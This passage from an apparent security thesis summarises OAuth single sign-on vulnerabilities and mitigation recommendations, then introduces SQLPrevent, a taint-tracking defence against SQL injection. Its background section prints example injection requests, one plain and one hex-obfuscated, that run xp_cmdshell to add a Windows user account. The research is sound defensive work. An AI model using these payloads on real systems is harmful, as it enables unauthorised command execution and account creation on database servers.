


Figure 5.4: The distribution of the rank of each evaluated RP and its corresponding vulnerabilities (A1 to A5), requested permissions (`offline`, `email`, `publish_streams`, `publish_actions`), and the use of SSL on tradition login form (SSL_T) and SSL session (SSL_S). Each vertical line in the "Rank" row denotes the rank of the RP that we tested.

Figure 5.4 provides an overall view of the distributions of these four related data items. In addition, it allows us to reason about certain security properties of each individual RP visually. For instance, the figure shows that the highest ranked RP on the first column was free from any vulnerability, requested several extended permissions (i.e., `offline`, `email`, `publish_streams`), and used SSL on both traditional and SSO login options. This seems to imply that this RP's designers were security-aware (i.e., used SSL) and made it secure (i.e., no vulnerabilities), but the requested permissions might raise users' privacy concerns.

We found no correlation between the rank, vulnerability, and permission. There was, however, a strong correlation between the use of SSL on the sign-in endpoint and whether the RP was resistant to the uncovered vulnerabilities. Comparison of the distribution of vulnerable websites (A1 to A5 respectively, and the total number of vulnerabilities) in the bins of 100 revealed that there was no statistically significant difference (SSD) from uniform distribution (F-test, p=.56 to .99). Similarly, the request permissions were uniformly distributed (p=.60 to .84), and there is no SSD between the number of vulnerabilities found in RPs that used SSL for traditional login page and those that did not. However, our analysis found that for an RP that used SSL for SSO login sessions, there were significantly fewer chances (31%, p=0.001) to be vulnerable to the discovered vulnerabilities, in comparison with RPs that performed SSO without SSL protection.

5.4.6 Limitations

Our work only examined high-profile IdPs, and RPs listed on the top 1,000 most-visited sites, and hence the evaluation results might not be generalizable to all IdPs and RPs. However, our statistical analysis did not reveal any correlation between websites' popularity rankings and the discovered vulnerabilities. In addition, due to the inherent limitations of the black-box analysis approach, as well as the analysis captures status at only one instant in time, we acknowledge that the list of the vulnerabilities we uncovered is not complete. We believe that other potential implementation flaws and attack vectors do exist.

Recommendations	Threats to User's Data									
	On IdP				On RP					
	A1		A2		A3		A4		A5	
	C	S	C	S	C	S	C	S	C	S
R1: Explicit authorization flow				√						
R2: Whitelist redirect URIs			△	△						
R3: Support token refresh			△	△						
R4: Single-use authorization code					△	△				
R5: Avoid token cookie	△									
R6: Explicit user consent			△	△					△	△
R7: Explicit user authentication									√	√
R8: SSO domain separation			△	△						
R9: Confidentiality of SSO credentials	√	√			△	△				
R10: Authenticity of SSO credentials					△	△	√	√	√	√

Table 5.5: Recommendations developed for client-flow (C) or server-flow (S) RPs. Each cell indicates wether the suggested recommendation offers no (empty), partial (△), or complete (√) mitigation of the identified attacks (A1—A5).

5.5 Recommendations

We make recommendations that not only allow to close down discovered vulnerabilities but also meet the following requirements:

- **Backward compatibility**: The protection mechanism must be compatible with the existing OAuth protocol and must not require modifications from the browsers.
- **Incremental deployability**: IdPs and RPs must be able to adopt the proposed improvements gradually and separately, without breaking their existing functional implementations.
- **Simplicity**: The countermeasure must not require cryptographic operations (e.g., HMAC, public/private key encryption) from RPs, because it is the main design feature that makes OAuth 2.0 gain widespread acceptance.

Table 5.5 illustrates the summary of our recommendations as described below. The recommended improvements were tested (from the security mitigation point of view) on sample IdP and RP websites that we have implemented.

5.5.1 Recommendations for IdPs

IdPs should provide *secure-by-default* options to reduce attack surfaces, and include users in the loop to circumvent request forgeries while improving their privacy perceptions:

- **R1: Explicit authorization flow registration**: IdPs should provide a registration option for RPs to explicitly specify which authorization flow the RP supports, and grant access tokens only to the flow indicated. This option alone could completely protect server-flow RPs (42% of RPs in our study) from access token theft via XSS attacks.

- **R2: Whitelist redirect URIs**: Domain-based redirect URI validation significantly increases the RP attack surface. In contrast, whitelisting of redirection endpoints allows RPs to reduce the attack surface and dedicate their mitigation efforts to protect only the whitelisted URIs that are registered with the IdP.
- **R3: Support token refresh mechanism**: Without a standard token refresh mechanism (as described in Section 6 of the specification [HLRH11]) offered by the IdP, RPs need to request an offline permission in order to keep the access token valid due to the short-lived nature of access tokens (e.g., one hour). However, this practice violates the principle of least privilege, and increases the chances for such a request being disallowed by users. Another work-around solution is to use the "automatic authorization granting" feature on the client-side to get a new access token periodically. However, this could make access tokens vulnerable to network eavesdropping and XSS attacks.
- **R4: Enforce single-use of authorization code**: 61% of tested RPs use an authorization code as an SSO credential, but they are vulnerable to impersonation attacks, partially because its single-use is not enforced by Facebook. The rationale behind this practice is not documented, but we believe that, due to the lack of a token refresh mechanism provided by Facebook, the authorization code is intended for RPs to exchange a valid access token when one expires.
- **R5: Avoid saving access token to cookie**: At the time of writing, Microsoft's SDK still stores access tokens into cookies. We suggest other IdPs to follow Facebook's improvement by using a signed authorization code and user identifier for the cookie in place of an access token. This is because the consequence of a stolen access token is much severer than a compromised authorization code, since a composed access token can be used directly to access the victim's IdP account profile information.
- **R6: Explicit user consent**: Automatic authorization granting should be offered only to RPs that explicitly request it during registration. In addition to preventing token theft, explicit user consent could also increase users' privacy awareness, and their adoption intentions [SPM$^+$11b]. To encourage the practice of the principle of least privilege by RPs, IdPs could also prompt a user consent for *every* authorization request originated from RPs that ask for extended permissions, such as `offline` or `publish_actions`.
- **R7: Explicit user authentication**: Our user study (Chapter 3) show that many participants in the study incorrectly thought that the RP knows their IdP login credentials because the login popup window simply blinked open and then closed when the participants had already authenticated to their IdP in the same browser session. The study also shows that prompting users to authenticate with their IdP for every RP sign-in attempt could provide users with a more adequate mental model, and improve user's security perception. Accordingly, RPs should be able to specify an additional parameter in the authorization request indicating whether an explicit user authentication is required in order to enhance users' trust

with the RP, and prevent force-login attacks. We acknowledge, however, that the usability implications of this recommendation on users need to be proper evaluated.

Furthermore, we recommend IdPs to adopt a more secure type of access token. The "OAuth Threat Model" introduces two types of token: *bearer token*, which can be used by any client who has received the token [JHR11], and *proof token* (e.g., MAC tokens [HLBA11]), which can only be used by a specific client. We found that—probably for the sake of simplicity—all examined IdPs offer bearer tokens as the only option. As proof tokens can prevent replay attacks when resource access requests are eavesdropped, IdPs should provide proof token as a choice for RPs. Furthermore, we suggest that JavaScript SDK should support the use of an authorization code as a response option so that server-flow developers can use the SDK as well.

5.5.2 Recommendations for RPs

Besides verifying signatures from the signed authorization code cookie and the proxy service, and avoiding using the user's profile received from the IdP on the client-side as an SSO credential, RPs can further reduce the risks we've discovered by practicing the following recommendations:

- **R8: SSO Domain separation**: RPs should use a separate HTTP domain for redirect URIs, in order to prevent attacks that exploit token theft vulnerabilities potentially present in the RP's application pages. For instance, an RP can register login.rp.com with the IdP as the redirect URI domain for the www.rp.com domain. All endpoints within this dedicated login domain should be protected with SSL, and input values should be properly sanitized and validated to prevent XSS attacks.
- **R9: Confidentiality of SSO credentials**: For RPs that already have SSL in place, the SSL should be used to protect their sign-in endpoints (i.e., accepting only SSL connections for their sign-in endpoints). Although the use of SSL introduces unwanted complications, we believe that the negative impacts can be negligible, since there is typically only one sign-in endpoint per website, and the sign-in endpoint normally contains only server-side program logic.
- **R10: Authenticity of SSO credentials**: To ensure contextual bindings, RPs could include a value that binds the authorization request to the browser session (e.g., a hash of the session identifier) in the request via `redirect_uri` or `state` parameter. Upon receiving an authorization response, the RP recomputes the binding value from the session cookie and checks whether the binding value embedded in the authorization response matches the newly computed value. For server-flow RPs, the binding token can be used to prevent force-login attacks by appending the binding token to the SSO login form as a hidden field. Moreover, the binding token should be used with any HTTP request that alters the user state with the RP website.

5.6 Summary

As OAuth SSO systems are being employed to guard billions of user accounts on IdPs and RPs, the insights from our work are practically important and urgent, and could not be obtained without an in-depth analysis and evaluation. To summarize, this work makes the following contributions:

- The first (to our knowledge) published empirical investigation of the security of a representative sample of most-visited OAuth SSO implementations, and a discovery of several critical vulnerabilities.
- An evaluation of the discovered vulnerabilities and an assessment of their prevalence across RP implementations.
- A development of practical recommendations for IdPs and RPs to secure their implementations.

OAuth 2.0 is attractive to RPs and easy for RP developers to implement, but our investigation suggests that it is too simple to be secured completely. Unlike conventional security protocols, OAuth 2.0 is designed without sound cryptographic protection, such as encryption, digital signature, and random nonce. The lack of encryption in the protocol requires RPs to employ SSL, but many evaluated websites do not follow this practice. Additionally, the authenticity of both an authorization request and response cannot be guaranteed without a signature. Moreover, an attack that replays a compromised SSO credential is difficult to detect, if the request is not accompanied by a nonce and timestamp. Furthermore, the support of client-flow opens the protocol to a wide range of attack vectors because access tokens are passed through the browser and transmitted to the RP server. Compared to server-flow, client-flow is inherently insecure for SSO. Based on these insights, we believe that OAuth 2.0 in the hand of most developers—without a deep understanding of web security—is likely to produce insecure implementations.

To protect web users in the present form of OAuth SSO systems, we suggest simple and practical mitigation mechanisms that can be incrementally deployed by IdPs and RPs. It is urgent for current IdPs and RPs to adopt those protection mechanisms in order to prevent large-scale security breaches that could compromise millions of web users' accounts on their websites. In particular, the design of OAuth 2.0's server-flow makes it more secure than client-flow, and should be adopted as a preferable option, and IdPs should offer explicit flow registration and enforce single-use of authorization code. Furthermore, JavaScript SDKs play a crucial role in the security of OAuth SSO systems; a thorough and rigorous security examination of those libraries is an important topic for future research.

Chapter 6

Dynamic SQL Injection Attacks Protection

SQL injection attacks *(SQLIAs)* are one of the foremost threats to web applications. According to the OWASP Foundation, injection flaws, particularly SQL injection, were the second most serious type of web application vulnerability in 2010 [OWA10]. In the context of web SSO, SQLIAs can be leveraged by adversaries to compromise user private data and login credentials both on IdPs and RPs. In this chapter, we propose an efficient and effective approach for dynamic SQLIAs protection without accessing application source code.

The threats posed by SQLIAs go beyond simple data manipulation. Through SQLIAs, an attacker may also bypass authentication, escalate privileges, execute a denial-of-service attack, or execute remote commands to transfer and install malicious software. As a consequence of SQLIAs, parts of or entire organizational IT infrastructures can be compromised. An effective and easy to employ method for protecting numerous existing web applications from SQLIAs is crucial for the security of today's organizations. As a case in point, SQLIAs were apparently employed by Ehud Tenenbaum, who has been arrested on charges of stealing \$1.5M from Canadian and at least \$10M from US banks [Zet09].

State-of-the-practice SQLIA countermeasures are far from effective and many web applications deployed today are still vulnerable to SQLIAs [OWA10]. SQLIAs are performed through HTTP traffic, sometimes over SSL, thereby making network firewalls ineffective. Defensive coding practices require training of developers and modification of the legacy applications to assure the correctness of validation routines and completeness of the coverage for all sources of input. Sound security practices—such as the enforcement of the principle of least privilege or attack surface reduction—can mitigate the risks to a certain degree, but they are prone to human error, and it is hard to guarantee their effectiveness and completeness. Signature-based web application firewalls—which act as proxy servers filtering inputs before they reach web applications—and other network-level intrusion detection methods may not be able to detect SQLIAs that employ evasion techniques [MS05].

Detection or prevention of SQLIAs is a topic of active research in industry and academia. An accuracy of 100% is claimed by existing published techniques that use static analysis [HO05, BWS05, SW06, BBMV07], dynamic taint analysis [NTGG$^+$05, PB05], or machine learning methods [VMV05]. However, the requirements for analysis and/or instrumentation of the application source code [HO05, BWS05, SW06, BBMV07], or acquisition of training data [VMV05] limit the adoption of these techniques in real-world settings. Moreover, a common deficiency of existing SQLIA approaches based on analyzing dynamic SQL statements is in defining SQLIAs too restrictively, which leads to a higher than necessary percentage of false positives (FPs). False positives could have significant negative impact on the utility of detection and protection mechanisms, because investigating them takes time and resources [JD02, WHM$^+$08]. Even worse, if the rate of FPs is high, security practitioners might become conditioned to ignore them.

We propose an approach in this chapter for retrofitting existing web applications with run-time protection against known as well as unseen SQLIAs without the involvement of application developers. Our work is mainly driven by the practical requirement of web-application owners that a protection mechanism should be similar to a software-based security appliance that can be "dropped" into an application server at any time, with low administration and operating costs. This "drop-and-use" property is vital to the protection of web applications where source code, qualified developers, or security development processes might not be available or practical.

To detect SQLIAs, our approach combines two heuristics. The first heuristic (labeled as "token type conformity") triggers an alarm if the parameter content of the corresponding HTTP request is used in non-literal tokens (e.g., identifiers or operators) of the SQL statement. While efficient, this heuristic leaves room for false positives when the application developer (intentionally or accidentally) includes tainted SQL keywords or operators in a dynamic SQL statement. This case would trigger an SQLIA alarm, even though the query does not result in an SQLIA. For instance, as a common case of result-set sorting, a developer could *intentionally* include a predefined parameter value in an HTTP request to form an "`ORDER BY`" clause in an SQL statement. As we explain later in the chapter, the existing approaches and the detection logic based solely on the first heuristic would trigger an SQLIA alarm because the keywords "`ORDER`" and "`BY`" are tainted, even though the intercepted SQL statement is indeed benign. In this case, the user is supplying input intended by the programmer; she is not *injecting* SQL.

When a potential SQLIA is detected by the first heuristic, our approach employs the second heuristic (labeled as "conformity to intention") to eliminate the above type of false positives. We put forward a new view of an SQLIA: an attack occurs when the SQL statement produced by the application at runtime does not conform to the syntactical structure intended by the application developer. Intention conformity enables runtime discovery of the developers' intention for individual SQL statements made by web applications. Defined more precisely later in the chapter, such a view of an SQLIA requires "reverse engineering" of the developer's intention. Our approach not only "discovers" the intention but does so at runtime, which is critical for those applications that are provided without source code. To discover the intended syntactical structures, our approach performs dynamic taintness tracking at runtime and encodes the intended syntactical structure of a dynamic query in the form of SQL grammar, which we term *intention grammar*. Our detection algorithm triggers an alarm if the intercepted SQL statement does not conform to the corresponding intention grammar.




Figure 6.1: How SQL injection attacks work.

To evaluate our approach, we developed SQLPrevent. It is a software-based security appliance that (1) intercepts HTTP requests and SQL statements at runtime, (2) marks parameter values in HTTP requests as tainted, (3) tracks taint propagation during string manipulations, and (4) performs analysis of the intercepted SQL statements based on our heuristics. To evaluate SQLPrevent, we examined its effectiveness and performance overhead both in lab and field environments. For in-lab evaluation, we employed the AMNESIA [HO05] testbed, which has been used for evaluating several other research systems. We extended the AMNESIA testbed to contain requests with new false positives, and added another set of obfuscated attack inputs per application. In our experiments, SQLPrevent produced no false positives or false negatives, and imposed little performance overhead (maximum 3.6%, standard deviation 1.4%), with 30 milliseconds response time for the tested applications. For field evaluation, we deployed SQLPrevent on to a web application administrated by the IT department of our institute. SQLPrevent identified nine instance of SQL injection vulnerabilities and imposed neglectable performance overhead.

The rest of the chapter is organized as follows. In the next section, we explain how SQL injection attacks and typical countermeasures work. Then we review existing work and compare it with the proposed approach. We then describe our approach in detail for detecting and preventing SQL injection attacks. Next, we discuss the implementation of SQLPrevent in J2EE, ASP.NET, and ASP, followed by a description of the evaluation methodology and results. Finally, we discuss the implications of the results and the strengths and limitations of our approach before summarizing the chapter and outlining future work.

6.1 Background

In this section, we explain how SQLIAs work, why false positives are possible, and what countermeasures are currently available. Readers familiar with the subject can proceed directly to the next section.

6.1.1 How SQL Injection Attacks Work

For the purpose of discussing SQLIAs, a web application can be thought of as a black box that accepts HTTP requests as inputs and generates SQL statements as outputs, as illustrated in

Figure 6.1. Web applications commonly use parameter values from HTTP requests to form SQL statements. SQLIAs may occur when data in an HTTP request is directly used to construct SQL statements without sufficient validation or sanitization. For instance, when `S="SELECT * FROM product WHERE id=" + request.getParameter("product_id")` is executed in the web application, the value of the HTTP request parameter `product_id` is used in the SQL statement without any validation. By taking advantage of this vulnerability, an attacker can launch various types of attacks by posting HTTP requests that contain arbitrary SQL statements. Below is an example of a malicious HTTP request:

```
POST /prodcut.jsp HTTP/1.1
product_id=2; exec master..xp_cmdshell 'net user hacker 1234 /add'
```

In the case of the above attack, the SQL statement constructed by the programming logic would be the following:

```
SELECT * FROM product WHERE id=2; _
exec master..xp_cmdshell 'net user hacker 1234 /add'
```

If the injected code is executed by the database server, this attack would add a new user account named "hacker" with a password "1234" to the underlying Windows operating system. More malicious attacks, such as file upload and remote command execution, are also possible with similar attack techniques [Anl02].

To confuse signature-based detection systems, attackers may also apply evasion techniques that obfuscate attack strings. Below is an obfuscated version of the above privilege-escalation attack.

```
POST /prodcut.jsp HTTP/1.1
product_id=2; /* */declare/* */@x/* */as/**/varchar(4000)
/* */set/* */@x=convert(varchar(4000),0x6578656320206D6173
7465722E2E78705F636D647368656C6C20276E6574207573657220686861
636B6572202F6164642027)/**/exec/* */(@x)
```

The above obfuscation utilizes hexadecimal encoding, dropping white space, and inline comment techniques. For a sample of evasion techniques employed by SQLIAs, see [MS05].

6.1.2 False Positives

Web application developers typically use string manipulation functions to dynamically compose SQL statements by concatenating pre-defined constant strings with parameter values from HTTP requests. In these cases, programmers can freely incorporate user inputs to form dynamic SQL statements. Without taking developers' SQL-grammatical intentions into account, false positives are possible in all existing dynamic SQLIA approaches. We illustrate this false-positive problem through a running example.

Example 1. *Assume there is an HTML dropdown list named "order_by", which consists of three entries— "`without order`", "`by id`", "`by name`". Each entry and its corresponding value is shown in the following HTML code:*

```
<select name='order_by'>
   <option value=''>without order</option>
   <option value='ORDER BY id'>by id</option>
   <option value='ORDER BY name'>by name</option>
</select>
```

Assume a programmer intentionally *uses the value of the parameter "`order_by`" to form an SQL query, as illustrated in the following Java code fragment:*

S="SELECT c1 FROM t1" + request.getParameter("order_by");

Based on a user's selection at runtime (assume the second entry is selected), the SQL statement constructed by the above programming logic would be "`SELECT c1 FROM t1` <u>`ORDER BY id`</u>", where underlined labels indicate the data originated from an HTTP request.

Obviously, the above Java code fragment is vulnerable. An attacker can launch an arbitrary attack by simply appending an attack string to the legitimate input "`order_by=ORDER BY id`". However, during normal operations, the dynamically constructed SQL statements are indeed benign and harmless.

6.1.3 Existing Countermeasures

Because SQLIAs are carried out through HTTP traffic, sometimes protected by SSL, most traditional intrusion-prevention mechanisms, such as firewalls or signature-based intrusion detection systems (IDSs), are not capable of detecting SQLIAs. Three types of countermeasures are commonly used to prevent SQLIAs: web application firewalls, defensive coding practices, and service lock-down.

Web application firewalls such as WebKnight [AQT07], ModSecurity [Bre07] and Security Gateway [SS02] are easy to deploy and operate. They are commonly implemented as proxy servers that intercept and filter HTTP requests before requests are processed by web applications. However, due to the limitation of signature databases or policy rules, they may not effectively detect unseen patterns or obfuscated attacks that employ evasion techniques. Also, false positives might occur if signatures or filter policy rules are too restrictive.

Defensive coding practices are the most intuitive ways to prevent SQLIAs, by validating input types, limiting input length, or checking user input for single quotes, SQL keywords, special characters, and other known malicious patterns. Using a parameterized query API (e.g., `PrepareStatement` in Java and `SQLParameter` in .NET) is another compelling solution for mitigating SQLIAs directly in code, as parameterized queries syntactically separate the intended structure of SQL statements and data literals.

Service lock-downs are procedures employed to limit the damage resulting from SQLIAs. System administrators can create least-privileged database accounts to be used by web applications, configure different accounts for different tasks and reduce un-used system procedures. However, similar to defensive coding practices, these countermeasures are prone to human error, and it is difficult to assure their correctness and/or completeness.

Having discussed the state of the practice, in the next section we provide an overview of the state of the art.

6.2 Related Work

Existing research related to SQLIA detection or prevention can be broadly categorized based on the type of data analyzed or modified by the proposed techniques: (1) runtime HTTP requests, (2) design-time web application source code, and (3) runtime dynamically generated SQL statements. Below, we discuss related work using this categorization, briefly summarize the advantages and limitations of existing approaches, and demonstrate why false positives are possible in some approaches. For a more detailed discussion, we refer the reader to a classification of SQLIA prevention techniques in [HVO06].

Web application source code analysis and hardening: WebSSARI [HYH+04], and approaches proposed by [LL05], [JKK06], and [XA06] use information-flow-based static analysis techniques to detect SQLIA vulnerabilities in web applications. Once detected, these vulnerabilities can be fixed by the developers. They have the advantages of no runtime overhead and the ability to detect errors before deployment; however, they need access to the application source code, and the analysis has to be repeated each time an application is modified. Such access is sometimes unrealistic, and repeated analysis increases the overhead of change management.

Runtime analysis of SQL statements for anomalies: [VMV05] propose an SQLIA detection technique based on machine learning methods. However, the fundamental limitation of this and other approaches based on machine learning techniques is that their effectiveness depends on the quality of training data used. Training data acquisition is an expensive process and its quality cannot be guaranteed. Non-perfect training data causes such techniques to produce false positives and false negatives.

Static analysis with runtime protection: SQLrand [BK04] modifies SQL statements in the source code by appending a randomized integer to every SQL keyword during design-time; an intermediate proxy intercepts SQL statements at runtime and removes the inserted integers before submitting the statements to the back-end database. For our running Example 1 of false positive, the intercepted SQL statement in SQLrand would read as "`SELECT`^{key} `c1 FROM`^{key} `t1` <u>`ORDER BY id`</u>", where "`key`" represents the random key. The intercepted SQL statement would cause a false positive, since the keywords "`ORDER`" and "`BY`" are not appended with the random key.

SQLGuard [BWS05] provides programmers with a Java library to manually bracket the placeholders of user input in SQL statements. During runtime, SQLGuard compares two parse trees of the dynamically created SQL statement with and without input values respectively. In the case of Example 1, SQLGuard will compare parse trees of (1) "`SELECT c1 FROM t1` *key* `ORDER BY id` *key*", and (2) "`SELECT c1 FROM t1` *key key*", where the first query contains input value and the second does not. SQLGuard would trigger an alarm for this query since neither augmented query is a valid SQL statement.

AMNESIA [HO05] builds legitimate SQL statement models using static analysis based on information flow. At runtime, SQL statements that do not conform to the corresponding pre-built model are rejected and treated as SQLIAs. Since the automaton of the model "`SELECT` $\rightarrow$ `c1` $\rightarrow$ `FROM` $\rightarrow$ `t1` $\rightarrow$ β" would not accept the example dynamic SQL (corresponding β must be string or numeric constant), the SQL query from Example 1 would be an instance of false positive in AMNESIA.

WASP [HOM06] prevents SQLIAs by checking whether all SQL keywords and operators in an SQL statement are marked as trusted. To track trusted sources, WASP uses Java byte-code instrumentation techniques to mark all hard-coded and implicitly created strings in the source code, and strings from external sources (e.g., file, trusted network connection, database) as trusted. In the case of Example 1, WASP would view the intercepted SQL statement as " `SELECT c1 FROM t1  ORDER BY id`", where underlined labels indicate the data are trusted. Since the keywords "`ORDER`" and "`BY`" are not marked as trusted, the query would be rejected as an instance of false positive.

SQLCheck [SW06] detects SQLIAs by observing the syntactic structure of generated SQL queries at runtime, and checking whether this syntactic structure conforms to an augmented grammar. The main limitation of SQLCheck is that it requires each parameter value to be augmented with the meta-characters in order to determine the source of substrings in the constructed SQL statement. This approach requires manual intervention of the developer to identify and annotate untrusted sources of input, which introduces incompleteness problems and may lead to false negatives. In addition, wrapping meta-characters around each parameter value might cause unexpected side-effects. For instance, if the programming logic in a web application performs string comparison using the augmented parameter value, the result would be different than in the case of no meta-characters, which would cause unexpected results in business logic (e.g., math operations of two user inputs). In addition, the generated SQL statement for Example 1 would read as "`SELECT c1 FROM t1` $\triangleleft$ `ORDER BY id` $\triangleright$", where $\triangleleft$ and $\triangleright$ are special meta-characters added by SQLCheck. This query would be treated as an injection attack if the augmented grammar does not state user inputs are permitted in "`ORDER`" and "`BY`" keywords.

CANDID [BBMV07] transforms a Java web application by adding a benign candidate variable v_c for each string variable v. When v is initialized from the user-input, v_c is initialized




Figure 6.2: Main elements of SQLPrevent architecture are shown in light grey. The data flow is depicted with sequence numbers and arrow labels. Underlined labels indicate that the data are accompanied by the tainted meta-data. Depending on whether an SQL statement is benign or potentially malicious, data may flow to the Intention Validator conditionally.

with a benign candidate value that is the same length as v. If v is initialized by the program, v_c is also initialized with the same value. CANDID then compares the real and candidate parse trees at runtime. Using Example 1, the real and the corresponding candidate SQL statement would be "`SELECT c1 FROM t1 ORDER BY id`", and "`SELECT c1 FROM t1 aaaaaaaaaaa`", respectively. The intercepted SQL statement would be treated as an attack, since the parse trees derived from the two queries differ.

Runtime analysis of HTTP requests and SQL statements: Approaches employing dynamic taint analysis have been proposed by [NTGG+05] and [PB05]. Taint information refers to data that come from un-sanitized or un-validated sources, such as HTTP requests. Both approaches modify the PHP interpreter to mark tainted data as they enter the application and flow around. If tainted data have been used to create SQL keywords and/or operators in the query, the call is rejected. For the running example, the intercepted SQL statement would be viewed as "`SELECT c1 FROM t1 ORDER BY id`", where underlined labels indicate the data are tainted. Since the keywords "`ORDER`" and "`BY`" are marked as tainted, the query would be rejected—which is an instance of false positive. Sekar [Sek09] proposed a black-box taint-inference technique that infers tainted data in the intercepted SQL statements, and then employs syntax and taint-aware policies for detecting unintended use of tainted data. His technique achieves taint-tracking without intrusive instrumentation on target applications or modification to the runtime environment. However, false positives and false negatives are possible due to sub-optimal accuracy of the taint-inference algorithm and taint-awareness policies.

6.3 Approach

Our approach enables retrofitting existing web applications with run-time protection against known as well as unseen SQLIAs. The core of the approach is a software-based security appliance, SQLPrevent, which can be "plugged" into a web server without any modifications to the hosted web applications. As illustrated in Figure 7.2, SQLPrevent consists of `HTTP Interceptor`, `Taint Tracker`, `SQL Interceptor`, `SQL Lexer`, `Intention Validator`, and `SQLIA Detector` modules. When SQLPrevent is deployed in a web server, the original data flow (HTTP request → web application → database driver → database) is altered. First, the reference to the program object representing an incoming HTTP request is intercepted by `HTTP Interceptor`, and data in the request are marked as tainted. Second, propagation of tainted data is tracked by `Taint Tracker`. Finally, the SQL statements issued by web applications are intercepted by the `SQL Interceptor` and passed to the `SQLIA Detector`. The `SQLIA Detector` module performs detection based on the two heuristics (*token type conformity* and *conformity to intention*) to detect an attack. Token type conformity determines whether an HTTP request is benign or potentially malicious by checking whether tainted data are used only as string or numeric literals in the intercepted SQL statement. `SQL Lexer` is used by `SQLIA Detector` module to tokenize SQL statements. Normally, most dynamically constructed SQL statements are benign. When a potential SQLIA is detected (i.e., any non-literal token contains tainted characters), `SQLIA Detector` passes a tainted SQL statement to `Intention Validator` to confirm whether tainted non-literal tokens have been intentionally constructed by developers. If the intercepted SQL statement does not conform to the intended syntactical structure, `SQLIA Detector`, depending on the configuration, either triggers an alarm or prevents the malformed SQL statement from being submitted to the database. Note that any HTTP request that violates toke type conformity will be flagged as a potential vulnerability. Whereas the SQLPrevent architecture is based on a standard approach of implementing a security subsystem in the form of interceptors, our approach is distinguished by its detection logic. The following subsections describe each of the detection heuristics in detail.

6.3.1 Token Type Conformity

The core of the token type conformity heuristic is based on the observation that SQLIAs always cause a parameter value, or its portion, to be interpreted by the back-end database as something other than an SQL string or numeric literal, thus altering the intended syntactical structure of the dynamically generated SQL statement. In order to retain statements' intended syntactical structure, however, parameter values from HTTP requests should be used only as SQL string or numeric literals.

Tracking of Tainted Data

Tainted data refers to data that originates from an untrusted source, such as an HTTP request. An SQLIA occurs when tainted data are used to construct an SQL statement in a way that alters the intended syntactical structure of the SQL statement. To trace the source of each character in an SQL statement for web applications, we designed per-character taint propagation using a custom implementation of Java's string-related classes. Our design (1) contains an additional data structure—referred as *taint meta-data*—for tracking the taint status of each character

Algorithm 1: Token type conformity SQLIA detection algorithm

```
Input: An intercepted SQL statement string $s$
Output: A boolean value indicates whether $s$ is malicious or not
$\triangle \leftarrow$ set of tokens in $s$;
for every token $t$ in $\triangle$ do
  if typeOf($t$) $\neq$ string or number literal and isTainted(t) then
    return true;
  end if
end for
return false;
```

in a string, and (2) implements public methods for setting/getting the taint meta-data. This meta-data is propagated during string manipulations, such as concatenation, extraction, or conversion.

Lexical Analysis of SQL Statements

SQLPrevent performs lexical analysis of SQL statements at run-time in order to identify non-literal tokens in the SQL statements. Lexical analysis is the process of generating a stream of tokens from the sequence of input characters comprising the SQL statement. The goal of lexical analysis in our approach is to generate two sets of tokens: LITERALS and NON-LITERALS. The LITERALS set contains string and number tokens, and the NON-LITERALS set has tokens of all other types. The exact types of tokens in the NON-LITERAL set are irrelevant for the purpose of our detection logic. This simplified design of the lexical analyzer makes our approach efficient and more portable among databases. For instance, during the experiments, our implementation of SQL lexer worked with MySQL without any modification, even though the lexer was originally designed for Microsoft SQL Server.

Detecting SQLIAs

Applying our heuristic that parameter values should only be used as string or numeric literals in the dynamic SQL statements, the mechanisms of taint tracking, and SQL lexical analysis, we developed an algorithm for SQLIA detection using token type conformity. Shown in Algorithm 1, the algorithm takes an SQL statement s and taint information about the characters in s as a implicit parameter. If tainted character(s) appears in any non-literal token (e.g., identifier, delimiter, or operator) of s, the algorithm returns `true`, otherwise `false`. For each token of an intercepted SQL statement, if the type of token is not a literal (i.e., not a string or number), and the token is tainted, then the intercepted SQL statement is potentially malicious.

